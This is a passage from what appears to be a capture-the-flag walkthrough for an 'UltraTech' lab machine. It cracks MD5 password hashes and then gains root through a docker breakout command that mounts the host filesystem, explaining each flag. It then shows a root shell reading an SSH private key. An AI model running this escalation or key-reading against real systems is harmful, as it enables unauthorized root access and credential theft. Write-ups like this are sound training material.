#   > Easy
#   > Medium
#   > Attack & Def
#   > Mr Robot
#   > Hack Park
#
#####
HASH: f357a0c52799563c7c7b76c1e7543a32
Possible Hashes:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

```

So let's crack them:

You can crack them with **john** with the format `raw-md5`.

I did it in crackstation:

Enter up to 20 non-salted hashes, one per line:

f357a0c52799563c7c7b76c1e7543a32
0d0ea5111e3c1def594c1684e3b9be84

☐ I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	
0d0ea5111e3c1def594c1684e3b9be84	md5	

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Let's now try to get *real* root!

We launch it and we can directly see what we have to do:



🔴 / docker ☆ Star 4,641

Shell File write File read SUID Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

So, let's take a look at what this does:

- With `run`, we can run a command in a container.
- With the `-v /:/mnt` command we can mount the root (`/`) filesystem on `/mnt`.
- The `--rm` flag makes the container destroy itself after exiting it (nice cleanup).
- Our `-it` flag is for interactivity, get's us a stable shell.
- `alpine` is the image we are using.
- `chroot` is here to say that `/mnt` is the new **root**
- We finish the command with `sh`, this will be executed and that's how we get our shell!

Just a small change has to be done.

In the command it specified `Alpine` as the docker image.

We saw that we only had `bash` so let's change this to it and run the command:

```
docker run -v /:/mnt --rm -it bash chroot /mnt sh
```

```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# /bin/bash
root@ba1335f8550f:/# cd /root && ls
private.txt
root@ba1335f8550f:/# cd .ssh && head id_rsa
-----BEGIN RSA PRIVATE KEY-----
```

Everything works fine and we are now root!

We now have our last flag and, are done.

I have found it nice and fun, I got to learn some new things along the way.

This was actually more of a socat explanation than a walkthrough.

But I hope you still enjoyed and maybe learned something.

If I explained something wrong, made mistakes or you have any other requests, advices,etc please contact me on this email: alex.spiesberger@gmail.com
See you in the next walkthrough and have fun hacking!

